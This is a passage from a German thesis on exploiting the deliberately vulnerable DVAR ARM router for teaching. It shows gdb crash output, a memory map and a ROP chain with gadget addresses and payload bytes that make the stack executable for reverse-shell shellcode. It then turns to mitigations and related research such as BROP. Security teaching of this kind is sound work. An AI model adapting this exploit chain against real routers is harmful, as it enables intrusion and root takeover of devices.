SIGPIPE       No        Yes     Yes             Broken pipe
(gdb) c
Continuing.
[New process 385]

Thread 2.1 "lightsrv" received signal SIGPIPE, Broken pipe.

Thread 2.1 "lightsrv" received signal SIGPIPE, Broken pipe.

Thread 2.1 "lightsrv" received signal SIGPIPE, Broken pipe.

Thread 2.1 "lightsrv" received signal SIGSEGV, Segmentation fault.
[Switching to process 385]
0x61616160 in ?? ()
(gdb) i r
r0             0x194    0x194
r1             0xbeffdd18       0xbeffdd18
r2             0xb3     0xb3
r3             0x0      0x0
r4             0x62626262       0x62626262
r5             0x63636363       0x63636363
r6             0x64646464       0x64646464
r7             0x65656565       0x65656565
r8             0x66666666       0x66666666
r9             0xbefff5a1       0xbefff5a1
r10            0xbefff59d       0xbefff59d
r11            0xbeffed68       0xbeffed68
r12            0xbeffdcc0       0xbeffdcc0
sp             0xbeffed60       0xbeffed60
lr             0x61616161       0x61616161
pc             0x61616160       0x61616160
cpsr           0x20000030       0x20000030
(gdb)
```

Abbildung 3.25: Die Werte der Register zum Zeitpunkt des Segmentationfaults.

Für die Entwicklung des Exploits ist es notwendig zu wissen, welche Speicherbereiche von dem Prozess gemappt werden und welche Zugriffsrechte dieser darauf hat (Abbildung 3.26). Wie in Abbildung 3.26 zu erkennen, ist der Stack nicht ausführbar. Das bedeutet das XN-Bit (eXecute Never) ist gesetzt und der Prozessor würde sich weigern Code aus diesem Speicherbereich auszuführen. Versucht man dennoch Code auszuführen, so wirft der Prozessor einen Permission Fault. Dies ist ein Sicherheitsfeature, welches das Ausführen von Daten verhindert, um Exploits zu erschweren, existiert jedoch erst ab ARMv6. Befindet sich die MMU im ARMv5-Modus, so wäre jede Page ausführbar, da die Deskriptoren kein XN-Bit besitzen [41]. Da das bei dieser Aufgabe nicht der Fall ist, muss also auf eine Exploittechnik zugegriffen werden, mit der man diese Sperre umgehen kann, das sogenannte Return-Oriented-Programming.
Dessen Ziel ist es, die Funktion mprotect auszuführen, um die Zugriffsrechte des Stack auf rwx zu ändern, sodass es möglich ist einen injizierten Shellcode aus dem Stack auszuführen.

```
exploitlab-DVAR:/# cat /proc/246/maps
00010000-00012000 r-xp 00000000 08:00 512        /usr/bin/lightsrv
00022000-00023000 rw-p 00002000 08:00 512        /usr/bin/lightsrv
40000000-40064000 r-xp 00000000 08:00 185        /lib/libc.so
40064000-40065000 r-xp 00000000 00:00 0          [sigpage]
40073000-40074000 r--p 00063000 08:00 185        /lib/libc.so
40074000-40075000 rw-p 00064000 08:00 185        /lib/libc.so
40075000-40077000 rw-p 00000000 00:00 0
40078000-40089000 r-xp 00000000 08:00 2791       /lib/libgcc_s.so.1
40089000-4008a000 rw-p 00009000 08:00 2791       /lib/libgcc_s.so.1
befdf000-bf000000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

Abbildung 3.26: Prozess Mappings mit Zugriffsrechten

3.2.4 Die Entwicklung der ROP-Chain

Um die Zugriffsrechte des Stack zu ändern, wird der Systemcall für mprotect genutzt [42]. Dafür müssen die Register mit den richtigen Werten geladen werden. Register r0 enthält die Anfangsadresse der Page, deren Zugriffsrechte geändert werden sollen (Page-aligned[2]). In Register r1 muss die Länge der Page liegen (Page-aligned) und in Register r2 die Zugriffsrechte, welche vergeben werden sollen. Damit ergibt sich folgender Systemcall für mprotect [42]:

```
mprotect(0xbefdf000, 0x21000, 0x7)
```

0xbefdf000 ist die Anfangsadresse des Stack, 0x21000 die Größe des Stack (Abbildung 3.26) und 0x7 steht für die Zugriffsrechte rwx, welche sich wie in Linux gewohnt berechnen. Die Nummer des Systemcalls für mprotect ist 0x7d, was in Register r7 abgelegt wird [38].

Mit diesen Informationen im Hinterkopf werden nun Gadgets in den gelinkten Bibliotheken gesucht, die dabei helfen die richtigen Werte in die entsprechenden Register zu laden und den Systemcall auszuführen. Gadgets sind Befehlsfolgen, die einen `pop`-Befehl sowie einen `branch`-Befehl enthalten und somit den Programmfluss verändern. Die Gadgets könnten wie folgt aussehen (In Ausführ-Reihenfolge):

```
0x4004d7ec pop {r0, r1, r2, r3, r12, lr}; bx lr
0x40058c84 pop {r1, r2, lr}; mul r3, r2, r0; sub r1, r1, r3; bx lr
0x4003fec0 mov r0, r1; pop {r4, r5, r6, pc}
0x4003c8f0 pop {r3, r4, r5, r6, r7, r8, sb, sl, lr, pc}
0x40043e8c mov r6, r0; mov r0, r4; blx r3
0x4004d7ec pop {r0, r1, r2, r3, r12, lr}; bx lr
0x40041d04 add r7, r6, #1; bx r3          //r7 = 0x7d
0x40058c84 pop {r1, r2, lr}; mul r3, r2, r0; sub r1, r1, r3; bx lr
0x4003fec4 pop {r4, r5, r6, pc}
0x40023fe4 mov r5, r1; mov r2, #0x98; mov r1, #0; mov r0, r7; bx r6
0x4004aacc pop {r0, r4, lr}; bx lr
0x40058c84 pop {r1, r2, lr}; mul r3, r2, r0; sub r1, r1, r3; bx lr
    //r1 = 0x21000
0x4007c47c pop {r3, pc}
0x400455b0 mov r2, r5; mov r0, r4; blx r3 //r2 = 0x7
```

[2] Ein Vielfaches von 0x1000

```
0x4004aacc pop {r0, r4, lr}; bx lr
0x4004adc4 add r0, r0, #1; pop {r4, r5, r6, pc} //r0 = 0xbefdf000
0x4001fcac svc 0x0; pop {r7, pc}
```

Die magentafarbenen Register werden für Zahlenwerte genutzt, welche für Berechnungen gebraucht werden. Hellblaue Register werden mit Adressen befüllt, welche auf den übernächsten Befehl (bzw. Gadget) zeigen, während grüne Register Adressen enthalten, welche auf den nächsten Befehl zeigen. Damit können alle vier Register mit „nur“ 17 Gadgets befüllt werden, die fast alle in libc gefunden werden können. Werden diese nun in Little-endian Byte Reihenfolge (ARM Architektur) geschrieben und die notwendigen Werte an den richtigen Stellen eingetragen, dann erhält man die ROP-Chain, die eins zu eins an den Server gesendet werden kann. Wichtig ist zu beachten, dass das Paket vom Server als String interpretiert wird. Enthält die ROP-Chain also Bad Characters wie 0x00 (NULL), 0x0d (Carriage Return), 0x20 (Space) so werden diese als Endmarkierung des Pakets interpretiert (terminating byte). Das liegt am Stringhandling von C, welches das Ende von Strings mit einem 0x00 markiert [44]. Zudem werden in HTTP die einzelnen Header Informationen, welche gesendet werden, mit 0x0d getrennt [45]. Bleibt dies unbeachtet, hat das zur Folge, dass die ROP-Chain nicht richtig abgearbeitet wird und der Systemcall nicht funktioniert. Im Folgendem steht der Bytecode der obigen `pop` Befehle, da nur auf sie Einfluss genommen werden kann:

```
01 01 01 01 61 61 61 61 62 62 62 62 63 63 63 63 64 64 64 64 84 8c
   05 40
7d 02 03 04 01 01 01 01 c0 fe 03 40
65 65 65 65 65 66 66 66 66 67 67 67 67 f0 c8 03 40
ec d7 04 40 68 68 68 68 69 69 69 69 6a 6a 6a 6a 6b 6b 6b 6b 6c 6c 6
   c 6c 6d 6d 6d 6d 6e 6e 6e 6e 6f 6f 6f 6f 8c 3e 04 40

01 01 01 01 70 70 70 70 71 71 71 71 84 8c 05 40 72 72 72 72 04 1d
   04 40

08 02 03 04 01 01 01 01 c4 fe 03 40
73 73 73 73 74 74 74 74 cc aa 04 40 e4 3f 02 40
01 01 01 01 75 75 75 75 84 8c 05 40
01 12 05 04 01 01 01 01 7c c4 07 40
cc aa 04 40 b0 55 04 40

ff ef fd be 7a 7a 7a 7a c4 ad 04 40
41 41 41 41 42 42 42 42 43 43 43 43 ac fc 01 40
44 44 44 44 34 ee ff be
```

Schwarze Bytes sind zum Auffüllen der entsprechenden `pop` Befehle, da die meisten Gadgets auch Register vom Stack laden, welche nicht für den Exploit notwendig sind. Diese werden entsprechend mit Buchstaben gefüllt, da sie nicht weggelassen werden können, weil ansonsten der gesamte Exploit nicht mehr funktionieren würde. Im Bytecode werden nur die pop Befehle betrachtet, da nur diese mit dem Stack arbeiten und der Payload im Stack liegt. Jede Zeile des Bytecode entspricht der gleichen Zeile in den Gadgets, daher auch die Leerzeilen, denn nicht alle Gadgets arbeiten mit dem Stack.

Da keine NULL-Bytes verwendet werden können, ist die kleinste Zahl für die Berechnungen `0x01010101`, was 16'843'009 in Dezimal beträgt. Mit diesen Einschränkungen lassen sich trotzdem alle Werte unproblematisch berechnen. Als Beispiel werden in Zeile 10 und 11 (Bytecode) die Register `r0`, `r1` und `r2` für das Gadget in Zeile 12 (Assembler Gadgets) befüllt. Es wird also $0x01010101 * 0x01010101 = 0x1020304030201$ gerechnet. Der Multiplikationsbefehl in Assembler funktioniert so, dass die 32 niederwertigsten Bit in das Zielregister geladen werden [43]. Somit enthält `r3` dann `0x04030201`. Dies wird anschließend von `r1` abgezogen und das Ergebnis in `r1` gespeichert. `r1` enthält dann also `0x21000`. In dieser Art und Weise wurden auch die anderen Werte für den Systemcall berechnet und in die richtigen Register geladen.

Nachdem die ROP-Chain erfolgreich ausgeführt wurde und der Stack nun ausführbar ist, kann ein Shellcode injiziert werden. In diesem Fall startet der Shellcode wieder eine Reverse Shell auf dem Router und verbindet sich zum Hostsystem. Dies ermöglicht volle Kontrolle über den gesamten Router.

Die ROP-Chain und der zu injizierende Shellcode kann nun wieder in ein Pythonscript geschrieben werden, um den Exploit später zu automatisieren (Siehe Anhang: Listing 5).

Wird ein ein Terminalfenster geöffnet in dem z. B. netcat auf eine Verbindung wartet, und das Pythonscript ausgeführt, so erhält man in dem Terminalfenster mit `netcat` eine Reverseshell. Das Script führt wie gewollt den Systemcall von `mprotect` aus, injiziert den Shellcode und springt an den Anfang des Shellcodes. Dieser wird dann ausgeführt und öffnet eine Reverseshell. Der Shellcode ist nahezu der Gleiche wie in Abschnitt 3.1.3. Die einzige Änderung ist ein Signalhandler, welcher hinzugefügt wurde, da der Server beim Entwickeln des Exploit wiederkehrend ein SIG_PIPE bekommen hatte. Um das Abbrechen des Servers bei der Ausführung des Shellcodes durch ein SIG_PIPE zu verhindern, wurde der Signalhandler implementiert, der dieses Signal einfach ignoriert.

4 Ergebnisteil

4.1 Konfigurationsseite

Der Exploit in der Anwendung miniweb ist durch einen Buffer-Overflow möglich. Die Sicherheitslücke ist die Verwendung der unsicheren Funktion `vsprintf()` aus der libc.so, einer Standard C-Bibliothek, in Verbindung mit einem ausführbaren Stack. Diese ermöglicht Angreifern den Programmfluss zu manipulieren und die Anwendung dazu zu bringen, willkürlichen, vom Angreifer bestimmten Code auszuführen.

Durch die Verwendung der Funktion `vsprintf()` kommt es bei langen Inputs zu einem Bufffer-Overflow, wodurch der Programmfluss verändert werden kann. Durch entsprechend formatierte und angepasste Inputs, kann dieser Buffer-Overflow genutzt werden, um beliebigen, injizierten Code auszuführen. Es war somit möglich eine Verbingung zum Angreifer-System herzustellen und eine Reverseshell auf dem DVAR auszuführen. Der Angreifer hat dadurch die volle Kontrolle über den DVAR erlangt und verfügt über Root-Berechtigungen. Die Root-Berechtigungen sind darauf zurückzuführen, dass die ausgenutzte Anwendung selbst mit Root-Berechtigungen ausgeführt wurde.

Um diesen Exploit zu verhindern, bzw. zu erschweren könnte anstatt der Funktion `vsprintf()`, welche den Buffer-Overflow ermöglicht, die Funktion `vsnprintf()` genutzt werden. Diese funktioniert wie `vsprintf()`, nur mit dem Unterschied, dass sie noch einen Parameter `n` zusätzlich verlangt. Dieser Parameter gibt die Anzahl der Zeichen an, die maximal geschrieben werden. Das heißt, dass damit kein Buffer-Overflow mehr zustande kommen könnte, sofern `n` nicht größer gewählt wird als der Ziel-String Platz hat.[46]
In Verbindung mit der Verwendung der Funktion `vsnprintf()` bietet es sich an, das NX-Bit zu setzen. Dadurch wäre der Stack nicht mehr ausführbar und andere Exploits schwieriger. Des Weiteren ist zu empfehlen, die Server-Anwendung nicht mit privilegierten Rechten (Root-Rechte) auszuführen, sofern dies nicht zwingend notwendig ist.

4.2 Verkehrsampel

Auch bei dem Webserver, welcher eine Verkehrsampel simuliert, war der dafür entwickelte Exploit erfolgreich. Das System konnte trotz gesetzem XN-Bit kompromitiert werden und der Angreifer hat letztlich Root-Berechtigungen auf dem System, da der Webserver selbst mit diesen Berechtigungen ausgeführt wird. Dies ist durch die Verwendung der Funktion `strcat()` möglich, deren Nutzung nicht vom Programmierer abgesichert wurde.

Es war aufgrund der Funktion `strcat()`, möglich mit einem bestimmten Input den Buffer, in dem dieser Input gespeichert wird, überlaufen zu lassen. Dabei wird die Rücksprungadresse überschrieben, was es ermöglicht den Programmfluss zu verändern und den Webserver willkürlichen Code ausführen zu lassen. Das gesetzte NX-Bit konnte durch Return-Oriented-Programming umgangen werden. Anschließend ist es möglich

eine Reverseshell zu öffnen, was dem Angreifer volle Kontrolle über den DVAR verschafft.

Um diesen Exploit zu verhindern, ist es notwendig die Größe des ankommenden Pakets zu prüfen. Dadurch wird zumindest der Funktionsaufruf von `strcat()` abgesichert. Besser wäre es, die Funktion `strncat()` zu verwenden, um die Strings zu verbinden. Dabei würden dann nur eine bestimmte Anzahl Zeichen an den Ziel-String angehangen werden, ganz gleich wie viele Zeichen im Paket angekommen sind. Natürlich muss der Ziel-String trotzdem groß genug sein, andernfalls würde der Buffer des Ziel-Strings wieder überlaufen. Damit hätte man wieder einen Buffer-Overflow, der möglicherweise dazu genutzt werden könnte, das Programm zu manipulieren. Jedoch wäre die Anzahl der überlaufenden Bytes durch die Funktion strncat() beschränkt. Auch Sicherheitsmaßnahmen wie Address Space Layout Randomization (ASLR) oder Stack Canaries würden diesen Exploit erschweren.

Die Maßnahmen einzeln erhöhen die Sicherheit des Programmes minimal, die Kombination aus mehreren jedoch stellt ein großes Plus an Sicherheit dar. [47]

5 Diskussion

Auf den folgenden Seiten werden die gefundenen Lösungen diskutiert und zusammengefasst. Dabei werden Umsetzbarkeit und Realität, sowie Designentscheidung diskutiert und bewertet. Desweiteren wird sich mit anderen wissenschaftlichen Arbeiten auseinandergesetzt.

Ziel dieser Diskussion ist nicht, neue Erkenntnisse zu gewinnen oder neue Konzepte zu entwickeln. Stattdessen soll diese Arbeit zu anderen in Kontext gesetzt werden, welche sich nicht nur auf Linux oder ARM beschränken. Zu dem Zeitpunkt des Schreibens dieser Arbeit gibt es recht wenige Quellen, welche sich mit ARM Exploitation beschäftigen. Derzeit wird eher versucht Schutzmaßnahmen, sowie Angriffe von der gut erforschten x86-Architektur zu adaptieren.

In dieser Arbeit wurden zwei mögliche Exploits gezeigt, welche den DVAR kompromitieren und dem Angreifer Zugang mit privilegierten Rechten verschaffen. Damit wurde die Erwartung erfüllt, dass beide Webserver durch einen Buffer-Overflow ausgenutzt werden können und somit unsicher sind. Es sollte dennoch bewusst sein, dass es sich beim DVAR um ein Übungssystem handelt, dessen Anwendungen vorsätzlich unsicher geschrieben wurden. Dennoch sind die Sicherheitslücken nicht untypisch. Es wurde auf ein Übungssystem zurückgegriffen, da dieses definitiv Lücken besitzt, was bei Anwendungssoftware, welche auf dem freien Markt verfügbar ist, nicht gewährleistet werden kann. Zudem ist der DVAR sehr einsteigerfreundlich und das Ausnutzen somit relativ einfach.

So war es aufgrund unsicherer Funktionen möglich die Webserver zu manipulieren und sich unberechtigten Zugang zum System zu verschaffen. Bei den beiden gezeigten Exploits waren jeweils Funktionen, welche die Länge der Inputs nicht prüfen, verantwortlich für den Buffer-Overflow. Aufgrund der fehlenden Längenprüfung war es möglich den Variablenpuffer überlaufen zu lassen und somit die Rücksprungadresse auf dem Stack zu überschreiben. Dies führt dazu, dass ein Angreifer volle Kontrolle über den Programmfluss erhält.

Die in dieser Arbeit vorgestellten Exploits wurden auf einem Übungssystem entwickelt und durchgeführt. Der DVAR wurde eigens dafür entworfen und bietet mit seinen zwei Übungen einen guten Einstieg in ARM Exploits. Die Übungen sollen an das Thema heranführen und mit den Tools vertraut machen, zudem lernt man die grundlegenden Techniken von Exploits. Vorkenntnisse über Debugger, Reverse Engineering und Binarys, sowie Speicherverwaltung sind sehr nützlich und erleichtern die Suche nach den Schwachstellen und die Entwicklung der Exploits. Die hier vorgestellten Exploits sind nur eine von vielen Lösungen.

Ein Übungssystem wie den DVAR kann man nur schlecht mit normalen Routern vergleichen, denn die wenigsten Router stellen einen SSH Zugang oder Tools wie `gdb` und `scp` bereit. Zumindest ist das nicht *best practice*. Jedoch gibt es durchaus noch Anwendungen, welche veraltete Bibliotheksfunktionen verwenden und keine Längenprüfung

der Inputs besitzen. Die Anwendungen, die es zu exploiten gilt, sind jedoch bewusst unsicher geschrieben.

Die Einfachheit der entwickelten Exploits beruht darauf, dass ASLR auf dem Übungssystem nicht aktiviert ist, es ist dennoch sinnvoll es zu aktivieren, da es Exploits gleichwohl schwieriger macht. Wären die Speicherbereiche zufällig im Speicher angeordnet gewesen, so wäre ein Angreifer gezwungen eine Methode zu implementieren, um die Speicheradressen zu finden, die er benötigt. Die Kombination aus dem NX-Bit und ASLR, ist die sicherste Konfiguration, welche auf dem DVAR möglich wäre. Somit wären die Übungen jedoch zu schwer für Anfänger gewesen.

Exploits gibt es schon seit den 1980er Jahren [61] und man hat viele Techniken entwickelt sie zu erschweren und abzuwehren. Das Bewusstsein für Sicherheit hat sich bei den Softwareentwicklern im Laufe der Zeit verändert, so wurden Programme ebenso sicherer, wie auch Bibliotheksfunktionen. Aber nichtsdestotrotz werden immer wieder Schwachstellen gefunden. Selbst in weit verbreiteter Anwendungssoftware, oder Frameworks, auf denen tausende Anwendungen basieren [48]. Auch wenn die Sicherheitslücken schon jahrelang geschlossen wurden gibt es noch genügend Geräte, auf die keine Sicherheitsupdates eingespielt wurden. Somit sind auch alte Exploits und Sicherheitslücken aktuell und interessant für Angreifer. Trotz dass in den letzten Jahren die Anzahl der gemeldeten Exploits zurückgegangen ist [49], gibt es vermutlich noch tausende nicht veröffentlichte sogenannte Zero-Day Exploits. Das sind Exploits, welche zwar gefunden, aber noch nicht veröffentlicht wurden und somit auch noch nicht behoben werden konnten. Aus ihnen hat sich inzwischen ein Markt entwickelt, auf dem Zero-Day Exploits mitunter hunderttausende Euro wert sind [50]. Somit stellen Exploits auch heutzutage noch eine enorme Bedrohung dar. Wie eingangs bereits erwähnt, wurden große Botnetze wie Tsunami oder Mirai nur durch Exploits möglich [51, 52], welche auf ungenügend gesicherte Software zurückzuführen sind. Softwareentwickler können naürlich nicht an alles denken, oft muss erst durch Forschung gezeigt werden, wie Programme gegen bestimmte Angriffe geschützt werden können. Gerade bei günstigeren Geräten sollte der Fokus mehr auf Sicherheit gelenkt werden, da man nicht davon ausgehen kann, dass diese von fachlich versierten Nutzern gekauft werden. Jedoch bildet sich der günstige Preis nicht nur durch Einsparungen bei der Hardware, sondern auch durch die unsichere Software. Denn die Entwicklung von sicherer Software kostet mehr Zeit und auch mehr Geld.[53]

Stephen Checkoway und Hovav Shacham der UC San Diego haben sich mit Return-Oriented-Programming ohne Returns auf der x86 Architektur beschäftigt. Bei dieser Methode werden nur *return-like* Gadgets genutzt, um so zum Beispiel Algorithmen zu umgehen, die Return-Oriented-Programming erkennen und entsprechend blockieren. Bei der x86 Architektur gibt es `call` und `ret`, um Funktionen aufzurufen und zurückzukehren. Sicherheitsmechanismen, welche ROP unterbinden sollen, achten zum einen auf die Befehlsfolge und darauf, wie schnell hintereinander `ret`-Anweisungen aufgerufen werden, zum anderen darauf, dass die LIFO-Reihenfolge (Last In First Out) des Stack eingehalten wird. Die von Checkoway und Shacham vorgestellte Methode des

Return-Oriented-Programming without Returns, wird von keinem dieser Sicherheitsmechanismen erkannt.
Die *return-like* Gadgets enthalten kein `ret`, sondern besitzen die Form `pop x; jmp *x` oder besitzen ein `jmp` mit Offset, also `jmp *c(%x)`. Wobei `x` ein beliebiges General-Purpose Register, wie z.B. `eax`, sein kann und `c` eine Konstante darstellt. Gadgets der genannnten Form sind jedoch nur wenige in der entsprechenden Binary und den gelinkten Bibliotheken vorhanden, weshalb diese Methode eher für sehr große Binarys geeignet ist. Besitzen eine Binary und die gelinkten Bibliotheken nur wenige Gadgets der Form `pop x; jmp *x;` so ist mehr Code nötig, um ein Turing-vollständiges Gadgets-Set zu erhalten. Die Methode von Checkoway und Shacham ist darauf angewiesen, dass es sowohl Sequenzen der genannten Form gibt, als auch, dass es nützliche Befehlssequenzen gibt, welche mit `jmp *x` enden.[54]

Im Gegensatz zu der in dieser Arbeit entwickelten ROP-Chain, welche nicht darauf angewiesen ist Turing-vollständig zu sein, entwickelten Checkoway und Shacham ein Turing-vollständiges Gadget-Set mit *return-like* Gadgets. Auf ARM gibt es kein `call` oder `ret` Befehl. Somit gibt es bei ARM mehr *return-like* Gadgets, da das Äquivalent zu `call` auf ARM `bl x` und das Äquivalent von `ret` `b lr` oder `bx lr` ist. Wie auch bei der ROP-Chain in Abschnitt 3.2.4 zu sehen ist, werden dort zwei *return-like* Gadgets verwendet. Bei dem Exploit, der in Kapitel 3.2 entwickelt wird ist es jedoch auch nicht nötig, dass dieser Turing-vollständig ist. Der hier entwickelte Exploit erfüllt einen bestimmten Zweck und soll kein universell nutzbares Gadget-Set repräsentieren. Auf ARM ist es einfacher die Technik des *Return-Oriented-Programming without Returns* zu nutzen, da häufiger Gadgets auftreten, welche mit `b(x) r*` enden.
Abwehrmaßnahmen auf ARM zu implementieren ist meiner Ansicht nach schwieriger, da es keine `call` und `ret` Anweisung gibt. Die ROP-Abwehrmethoden, welche auf der x86 Architektur implementiert sind, würden unter ARM somit nicht funktionieren. Eine Möglichkeit, diese Methoden dennoch für ARM zu adaptieren wäre, zu kontrollieren, in welchen Abständen `pop` und `b(x|l|lx)` Anweisungen auftreten. Dies würde jedoch vorraussetzen, dass alle Anwendungen mindestens eine bestimmte Anzahl von Befehlen zwischen den einzelnen `pop` und `branch` Anweisungen haben. Die Zahl müsste groß genug gewählt werden, um möglichst alle Abstände in den gutartigen Anwendungen einzuschließen und klein genug, damit Compiler die Programme nicht künstlich „aufblasen“ müssen, um auf diese Zahl zu kommen. Problematisch hierbei wäre jedoch, dass Angreifer die Befehlssequenzen dann so wählen, dass eben genug Befehle vor einem `pop` und `branch` stehen, um nicht von diesem Sicherheitsmechanismus erkannt zu werden.

Ein solcher Sicherheitsmechanismus auf ARM ist daher nicht effektiv und nicht sinnvoll. Stattdessen gibt es, wie auch auf anderen Plattformen und Architekturen auch, Stack Canaries und Pointer Authentication, welche Buffer-Overflows verhindern sollen. Diese verhindern, dass es überhaupt möglich wird ROP zu nutzen. Durch Stack Canarys werden Buffer-Overflows erschwert und Pointer Authentication sichert die sogenannte Control Flow Integrity. Dadurch wird es sehr schwer den Programmfluss zu verändern, ohne dass es auffällt. Diese beiden Sicherheitsmechanismen in Kombination mit ASLR

und einem nicht-ausführbaren Stack machen einen Exploit, der einen Bufferoverflow und ROP nutzt, schwer und kompliziert.

Mittels Blind Return-Oriented-Programming (BROP), was von einem fünfköpfigen Team der Stanford University entwickelt wurde [55], ist es möglich, ASLR, XN-Bit und Stack Canaries zu umgehen. Grundlage dafür ist ein Buffer-Overflow. Die Besonderheit dieser Methode ist, dass man keinerlei Kenntnis über den Server-Dienst haben muss. Jedoch muss sich der Ziel Server-Dienst nach dem Abstürzen neu starten. BROP ermöglicht es den Stack durch Überschreiben zu lesen. Dabei werden Stack Canaries und Rücksprungadressen geleakt. Diese Technik funktioniert auf 64-Bit Linux mit aktiviertem ASLR und Position Independent Executables (PIE). In ihrer Arbeit „Hacking Blind“ beschreiben die Forscher einen Server-Dienst, welcher jede Anfrage in einem Kindprozess verarbeitet. Dieser Kindprozess muss durch `fork()` gestartet werden und darf nach dem `fork()` kein `execve()` mehr aufrufen. Nach einem einfachen `fork()` werden die Speicherbereiche beim Kindprozess nicht mehr randomisiert, was für den Erfolg von BROP ausschlaggebend ist. Bei einem `fork()` mit anschließendem `execve()` werden die Speicherbereiche der neu ausgeführten Anwendung randomisiert. Unter der Annahme, dass die Server-Anwendung niemals neu gestartet wird, hat man somit eine Anwendung, welche nicht randomisiert ist. Der Stack wird beim *Stack reading* Byte für Byte mit vermuteten Werten überschrieben, bis ein gültiger Wert gefunden wurde, bei dem der Server nicht abstürzt. So wird effektiv der Stack gelesen, da jeder Wert, bei dem der Server nicht abstürzt, ein gültiger Wert ist, der im Stack steht. Somit werden Informationen über die Binary des Server gewonnen. BROP findet auch automatisiert ROP-Gadgets, mit denen dann ein `write` Systemcall ausgeführt wird, um die Server-Binary aus dem Speicher zu lesen und an den Angreifer-Socket zu senden. Nachdem der Angreifer die Binary erhalten hat, kann man mit den bekannten Techniken den Exploit weiterentwickeln. BROP ermöglicht Exploits für die folgenden Szenarien.

- Hacken proprietärer Closed-Binary-Diensten. Man bemerkt einen Absturz eines Remote-Servers oder findet ihn durch Fuzzing.
- Hacken einer Lücke in einer Open-Source Bibliothek, welche in einem proprietären Closed-Binary-Dienst genutzt wird. Eine Bibliothek hat eine Lücke, und man vermutet, dass diese Bibliothek in einem proprietärem Dienst genutzt wird.
- Hacken eines Open-Source Servers, dessen Binary unbekannt ist. Bei manuell kompilierter Software oder source-based Distributionen.

BROP ist jedoch beschränkt. Die Entwickler haben BROP nur mit einfachen Exploits getestet. Jedoch sind viele Exploits *heap-based*, oder es werden *Load balancers* eingesetzt, was BROP scheitern lässt. Denn es wird davon ausgegangen, dass beim Stack reading jedes einzelne Byte kontrolliert werden kann und immer das letzte Byte, welches vom Overflow überschrieben wurde, auch kontrolliert wird (d.h. der Server hängt kein NULL-Byte an). Des Weiteren wird angenommen, dass immer wieder die gleiche Maschine angegriffen wird, was durch *Load balancers* nicht mehr gegeben ist. Auch wenn der Server nur eine bestimmte Anzahl von Verbindungen gleichzeitig zulässt, kann das hinderlich sein, da es passieren kann, dass alle *Worker* aufgrund des Angriffes in einer

Endlosschleife hängen. Der Angriff wurde zudem auf der x86 Architektur entwickelt und getestet.

Ein solcher Angriff hätte auch bei den Exploits, die in dieser Arbeit vorgestellt wurden, funktioniert. Der Webserver der Verkehrsampel erfüllt alle Bedingungen, die BROP stellt. Es wird jede Anfrage von einem neuen Thread behandelt und nach dem fork()-Aufruf folgt kein execve(). BROP zu nutzen ist zwar nicht nötig gewesen, da man Zugriff auf die Binaries der entsprechenden Server hatte und weder ALSR noch Stack Canary verwendet wurden. In Anbetracht der Einfachheit der hier gezeigten Exploits und der Komplexität von BROP, wäre BROP aufwendiger gewesen und hätte mehr Zeit gekostet, zumal keine Sicherheitsmaßnahmen aktiviert waren (außer dem XN-Bit), die den Einsatz von BROP sinnvoll gemacht hätten. Anhand dieser Methode lässt sich jedoch sehr gut erkennen, dass selbst die modernsten Sicherheitsmaßnahmen umgangen werden können. Jedoch können BROP, sowie andere Angriffstechniken auch zur Verbesserung der Softwaresicherheit eingesetzt werden.

Im Rahmen von Softwaretests sind Exploits nützlich, um gefundene Schwachstellen zu priorisieren. Dementsprechend wird in [57] ein Algorithmus beschrieben, der Exploits zu gefundenen Stack Buffer-Overflow Schwachstellen generiert. Im Detail wird für jeden Input, der zu einer abnormalen Beendigung des Programms führt, versucht einen Exploit zu konstruieren. Ist es möglich für eine Schwachstelle einen Exploit zu entwickeln, der einen vorgegebenen Shellcode ausführt, wird diese Schwachstelle als kritisch eingestuft und sollte schnellstmöglich behoben werden. Die Entwicklung des Exploits wird in vier Phasen unterteilt.

In Phase Eins, welche als *Subtrace* bezeichnet wird, werden zuerst Befehle gesucht, welche die Input-Daten direkt oder indirekt verarbeiten. Diese wird durch einen trace slicing Algorithmus generiert, deren erster Punkt der Befehl ist, bei dem alle Input Daten eingelesen wurden. Der letzte Punkt ist die Stelle, an der das Programm zu einem abnormalen Ende kommt. Anschließend wird der Punkt gesucht, an dem der Input Buffer vollständig geschrieben wurde. Danach ist es notwendig die Speicheradresse zu finden, an der die Rücksprungadresse überschrieben wurde und an welcher Stelle zu der überschriebenen Adresse gesprungen wird.

Phase Zwei konstruiert das Pfadprädikat. Es umfasst die beeinflussten Speicherzellen für jeden Schritt. Das Pfadprädikat ist nötig, um Beschränkungen für die Input Daten auf dem Weg zur Termination festzulegen.

Die dritte Phase sucht nach sogenannten Trampolin-Befehlen. Diese enden mit `jmp Reg` oder `call Reg`, wobei `Reg` ein beliebiges Register bezeichnet. Dabei werden auch Speicherbereiche gesucht, die groß genug für den Shellcode sind. Die Trampoline können mit den Gadgets beim Return-Oriented-Programming verglichen werden.

In der letzten der vier Phasen wird der Exploit entwickelt. Falls in Phase Drei keine Speicherbereiche gefunden werden konnten, welche die entsprechenden Voraussetzungen erfüllen, kann für diese Lücke und den entsprechenden Shellcode kein Exploit entwickelt werden. Andernfalls wird mithilfe der gefundenen Trampoline ein Exploit entwickelt, welcher den vom Anwender spezifizierten Shellcode ausführt. Aufgrund dessen

würde die Lücke auch als kritisch eingestuft werden.
Die beschriebene Technik erstellt mittels ROP-ähnlichen Methoden automatisiert einen Exploit. Die Ähnlichkeiten zu ROP sind neben dem Nutzen der Trampolin-Befehle auch, dass diese eine bestimmte Form haben müssen. Diese Form lässt das Alternieren des Programmfluss zu. Des Weiteren wird bereits bestehender Code wiederverwendet (code-reuse). Die Technik wurde auf der x86 Architektur und einem Linux Betriebssystem entwickelt, lässt sich laut den Entwicklern aber auch auf andere Betriebssysteme und Architekturen übertragen.

